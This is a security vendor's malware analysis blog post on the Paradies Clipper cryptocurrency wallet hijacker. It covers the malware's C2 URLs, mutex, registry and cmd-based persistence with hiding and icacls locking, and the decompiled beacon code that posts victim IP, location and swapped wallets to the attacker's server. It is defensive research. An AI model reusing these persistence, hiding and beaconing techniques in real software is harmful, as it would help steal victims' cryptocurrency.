Behind the Attack: Paradies Clipper Malware

perception-point.io/blog/behind-the-attack-paradies-clipper-malware/

February 6, 2023

Clipper malware is a type of malware that specifically targets cryptocurrency wallets. It replaces wallet addresses with the attacker's own address, effectively diverting funds to the attacker. The danger of Clipper malware lies in its ability to intercept and manipulate sensitive information, such as wallet addresses, through various hooking techniques.

In this blog we review Paradies Clipper malware, which is uncommon in the wild due to its developer's low popularity, but still interesting from a cyber research perspective.

Threat Intel

Let's start from the beginning, at the source of the malware: a sales thread in the nulled.to forum. There, anyone can access the Clipper panel site, register, and buy a subscription.




Figure 1: The Clipper panel site

Static Info

To determine the basics about this malware, we opened a sample in DiE, a malware analysis tool. From there, we could see that the sample was written in C/C++ and that it is a PE32 file.




Figure 2: Malware written in C/C++ as a PE32 file

Looking at the strings of the sample, we noticed that the developer hasn't invested time in obfuscating the strings. This enabled us to find what could be the C2 (and the compilation path on the developer's computer):

	Offset	Size	Type	String
3392	0006aab4	2e	A	http://paradies.cc/paradies_api_v.php?code=000
3395	0006aafc	29	A	http://paradies.cc/new_api_c.php?code=001
3423	0006ba34	44	A	C:\Users\Uzzi\Desktop\PARADIES\PROJECT\criminal\Release\criminal.pdb

Figure 3: Possible C2 and compilation path

We could also understand a lot by looking at the imports, no dynamic API resolution necessary:

#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
0	0006e290	00000000	00000000	0006e532	0005f2bc	e42c16ff	WS2_32.dll
1	0006e00c	00000000	00000000	0006e6dc	0005f038	7551a72c	CRYPT32.dll
2	0006e244	00000000	00000000	0006e6e8	0005f270	b7035366	WLDAP32.dll
3	0006e1c8	00000000	00000000	0006e702	0005f1f4	415fbefe	Normaliz.dll
4	0006dfd4	00000000	00000000	0006e800	0005f000	c4980b26	ADVAPI32.dll
5	0006e050	00000000	00000000	0006ead4	0005f07c	0539a220	KERNEL32.dll
6	0006e1d0	00000000	00000000	0006eb5c	0005f1fc	f1076d6d	USER32.dll
7	0006e114	00000000	00000000	0006f408	0005f140	b063422d	MSVCP140.dll
8	0006e230	00000000	00000000	0006f464	0005f25c	70846d49	WININET.dll
9	0006e1ec	00000000	00000000	0006f57e	0005f218	33bdbcfc	VCRUNTIME140.dll
10	0006e350	00000000	00000000	0006f9ee	0005f37c	0b7ea3de	api-ms-win-crt-heap-l1-1-0.dll
11	0006e474	00000000	00000000	0006fa0e	0005f4a0	fd871945	api-ms-win-crt-time-l1-1-0.dll
12	0006e37c	00000000	00000000	0006fa2e	0005f3a8	0353cafa	api-ms-win-crt-runtime-l1-1-0.dll
13	0006e334	00000000	00000000	0006fa50	0005f360	37eef10a	api-ms-win-crt-environment-l1-1-0.dll

Figure 4: The imports

Analysis

Opening up the malware binary in IDA, a disassembler tool, we found a long main function. The function first checks for a mutex handle with the value: **7CmLQX**. If it exists, the program will understand that it is already executed and will terminate itself.

```
std::string::assign((std::string *)vMutexName, "7CmLQX", 6u);
v303 = 0;
vMutexHandler = vMutexName;
if ( vInt15_1 >= 0x10 )
  vMutexHandler = *(char **)vMutexName;
if ( OpenMutexA(MUTEX_ALL_ACCESS, 0, vMutexHandler) )
{
  // if it manage to retrieve mutex handle, the program will terminate itself
  v4 = 0;
  goto EXIT_PROG;
}
```

Figure 5: Mutex handle function

Persistence

The program then retrieves the path to the user's **AppDataLocal** folder and combines it with the **persistence executable name**: **Update.exe**.

From there, the program compares the persistence path to the current path of the executable (it retrieves the path using **GetModuleFileNameA**). If the executable is not running from the persistence path (**C:UsersuserAppDataLocalUpdate.exe**), it will skip the main functionality code and create persistence:





Figure 6: Creating persistence

Figure 6: Creating persistence

The program creates a registry key with the name **Update** under the path **HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun** with the value pointing to the persistence path.



Figures 7 & 8: Creating a registry path

Figures 7 & 8: Creating a registry path

Next, the binary concatenates a CMD command and executes it. The command copies the executable to the desired persistence path, deletes the executable, and executes it again from the persistent path.

```
v154 = sub_25E30(&v246[4], "start cmd /Q /C \" ping localhost -n 1 && ");
v155 = sub_25E30(v154, "copy \"");
v156 = vExeCurrentPathStr;
if ( v291 >= 0x10 )
  v156 = (void **)vExeCurrentPathStr[0];
v157 = (int *)sub_26E40((int)v156, (int)v155, v290);
v158 = sub_25E30(v157, "\" \"");
v159 = vPersistenceFullPath;
if ( v294 >= 0x10 )
  v159 = (BYTE **)vPersistenceFullPath[0];
v160 = (int *)sub_26E40((int)v159, (int)v158, v293);
v161 = sub_25E30(v160, "\" && ");
v162 = sub_25E30(v161, "attrib +r +h +a \"");
v163 = vPersistenceFullPath;
if ( v294 >= 0x10 )
  v163 = (BYTE **)vPersistenceFullPath[0];
v164 = (int *)sub_26E40((int)v163, (int)v162, v293);
v165 = sub_25E30(v164, "\" && ");
v166 = sub_25E30(v165, "icacls \"");
v167 = vPersistenceFullPath;
if ( v294 >= 0x10 )
  v167 = (BYTE **)vPersistenceFullPath[0];
v168 = (int *)sub_26E40((int)v167, (int)v166, v293);
v169 = sub_25E30(v168, "\" /deny \"everyone\":(WD,AD,WEA,WA) && ");
v170 = sub_25E30(v169, "del \"");
v171 = vExeCurrentPathStr;
if ( v291 >= 0x10 )
  v171 = (void **)vExeCurrentPathStr[0];
v172 = (int *)sub_26E40((int)v171, (int)v170, v290);
v173 = sub_25E30(v172, "\" && ");
v174 = sub_25E30(v173, "cmd /C \"start \"");
v175 = vPersistenceFullPath;
if ( v294 >= 0x10 )
  v175 = (BYTE **)vPersistenceFullPath[0];
v176 = (int *)sub_26E40((int)v175, (int)v174, v293);
v177 = sub_25E30(v176, "\" && exit\" && ");
sub_25E30(v177, " && exit \"");
```

Figure 9: Linking and executing the executable


The final concatenated command is as follows:

This command uses the **attrib** command with several flags:

- **+r** – sets the file as read-only.
- **+h** – sets the file as hidden.
- **+a** – flags the file as available for archiving when using the BACKUP or XCOPY commands.

The command uses the **icacls** command with several flags:

- **/deny “everyone”** – denies specified user access rights.
- **WD** – write data/add file.
- – append data/add subdirectory.
- **WEA** – write extended attributes.
- **WA** – write attributes.



Figures 10 & 11: Command features

Once the persistence is made and the binary restarts we can dive into the Clipper functionality.

Main Functionality


The program starts off by creating the Mutex that the program initially tried to retrieve. The program then sleeps for a minute.

```
hMutexName = vMutexName;
if ( vInt15_1 >= 0x10 )
  hMutexName = *(char **)vMutexName;
CreateMutexA(0, 0, hMutexName);
Sleep(60000u);
```
Figure 12: The program creates the Mutex and then sleeps

Before the Clipper begins the clipping function it creates the first connection to the Paradies server.

The first **POST** request that the Clipper makes contains the following fields:

- **username** – the computer username (by using the **GetUserNameA**).
- **ip** – the computer IP.
- **country** – the country associated with the computer IP.
- **city** – the city associated with the computer IP.
- **date** – the initial infection date (followed up with the format **DD-MM-YYYY**).
- **time** – the initial infection time.
- **last date & last time** – the last active ping received from the infected computer.
- **mwv** – Clipper version.
- **assigned** – the associated ID of the builder in the web panel.
- **worker** – affiliate ID.




```
std::string::assign((std::string *)vMalwareVersion, "0.0.3", 5u);
LOBYTE(v303) = 24;
vWorkerID[0] = 0;
vWorkerID[4] = 0;
vWorkerID[5] = (const void *)15;
std::string::assign((std::string *)vWorkerID, "five", 4u);
LOBYTE(v303) = 25;
vTimeWrapper1 = _time64(0);
vCurrLocalTime1 = *localtime64(&vTimeWrapper1);
// strftime will take the vCurrTime and convert it to
// time representation: 14:55:02
strftime(vCurrTime1, 0x50u, "%X", &vCurrLocalTime1);
vAppdataStrWithSlash[0] = 0;
v286 = 0;
v287 = 15;
std::string::assign((std::string *)vAppdataStrWithSlash, vCurrTime1, strlen(vCurrTime1
LOBYTE(v303) = 26;
vTimeWrapper2 = _time64(0);
vCurrLocalTime2 = *localtime64(&vTimeWrapper2);
// strftime will take the vCurrTime and convert date format: dd-mm-yyyy
strftime(vCurrDate1, 0x50u, "%d-%m-%Y", &vCurrLocalTime2);
vCurrDateStr1[0] = 0;
v280 = 0;
v281 = 15;
std::string::assign((std::string *)vCurrDateStr1, vCurrDate1, strlen(vCurrDate1));
```

```
vTimeWrapper1 = _time64(0);
vCurrLocalTime1 = *localtime64(&vTimeWrapper1);
strftime(vCurrTime1, 0x50u, "%X", &vCurrLocalTime1);
vCurrTimeStr1[0] = 0;
vCurrTimeStr1[4] = 0;
v275 = 15;
std::string::assign((std::string *)vCurrTimeStr1, vCurrTime1, strlen(vCurrTime1));
LOBYTE(v303) = 28;
vTimeWrapper2 = _time64(0);
vCurrLocalTime2 = *localtime64(&vTimeWrapper2);
strftime(vCurrDate1, 0x50u, "%d-%m-%Y", &vCurrLocalTime2);
vCurrDate2[0] = 0;
v277 = 0;
v278 = 15;
```

Figures 13 & 14: The first POST request

In order to find the IP and the associated country/city, the program sends out three **GET** requests:

1. **https://myexternalip.com/raw** with the user agent: **hitman**
2. **https://ipapi.co/{IP}/country** with the user agent: **hitman69**
3. **https://ipapi.co/{IP}/city** with the user agent: **hitman1337**

The first request to **myexternalip.com** retrieves the IP of the computer. The second and third requests to **ipapi.co** retrieve the country/city of the given IP.




Figure 15: Requests to ipapi.co

The program then constantly sends out pings to the web panel, letting the attacker know that the program is still alive. The **POST** request simply contains the following fields:

- **lastdate**

- **lasttime**
- **IP**

```
while ( 1 )
{
  Sleep(20u);
  vTimeWrapper1 = _time64(0);
  vCurrLocalTime2 = *localtime64(&vTimeWrapper1);
  strftime(vCurrDate1, 0x50u, "%X", &vCurrLocalTime2);
  vCurrDateStr1[0] = 0;
  v280 = 0;
  v281 = 15;
  std::string::assign((std::string *)vCurrDateStr1, vCurrDate1, strlen(vCurrDate1));
  LOBYTE(v303) = 75;
  vTimeWrapper2 = _time64(0);
  Tm = *localtime64(&vTimeWrapper2);
  strftime(vCurrTime1, 0x50u, "%d-%m-%Y", &Tm);
  vAppdataStrWithSlash[0] = 0;
  v286 = 0;
  v287 = 15;
  std::string::assign((std::string *)vAppdataStrWithSlash, vCurrTime1, strlen(vCurrTime1));
  vAppdataPath = (char *)(v90 | 0x1800000);
  LOBYTE(v303) = 76;
  v121 = sub_436060(v221, "&lastdate=", (int)vAppdataStrWithSlash);
  LOBYTE(v303) = 77;
  v122 = sub_435C50(v121, v202, "&lasttime=");
  LOBYTE(v303) = 78;
  v123 = mwStringConcat(v122, v204, (const void **)vCurrDateStr1);
  LOBYTE(v303) = 79;
  v124 = sub_435C50(v123, v203, "&ip=");
  LOBYTE(v303) = 80;
  mwStringConcat(v124, vCurrTimeStr1, (const void **)vMyIP);
  std::string::~string(v203);
  std::string::~string(v204);
  std::string::~string(v202);
  std::string::~string(v221);
  std::string::~string((int *)vAppdataStrWithSlash);
  LOBYTE(v303) = 87;
  std::string::~string((int *)vCurrDateStr1);
  v126 = curl_easy_init(v125);
  v127 = v126;
  if ( v126 )
  {
    curl_easy_setopt((int)v126, CURLOPT_URL, "http://paradies.cc/paradies_api_v.php?code=000'
```

Figure 16: The second POST request

The program then uses the next API calls to operate the clipboarding functionality:

- **OpenClipboard**
- **GetClipboardData**
- **CloseClipboard**
- **EmptyClipboard**
- **SetClipboardData**

Once the program retrieves the data from the clipboard (using **GetClipboardData**) it tries to compare the data to crypto wallet regex patterns and, if the regex matches, the program replaces the wallet in the clipboard with the attacker's wallet (using **SetClipboardData**).




Figure 17: Replacing the clipboard wallet

After the clipboard is switched, the program sends a **POST** request to the Paradies server, informing the attacker that the clipboard was changed. This includes the replaced wallet and to which wallet it was replaced. This request includes the below fields:

- **ip**
- **previous**
- **replaced**
- **mwv**
- **date**
- **time**
- **Assigned**




Figure 18: Request to Paradies server

Summary

Paradies Clipper is a simple C++ malware with a dedicated mission. It aims to stay alive on the victim's computer and monitor the clipboard data, in order to carry out the simple task of making money at the expense of the victim.

For more information about how to prevent malware, check out this blog.

IOCs

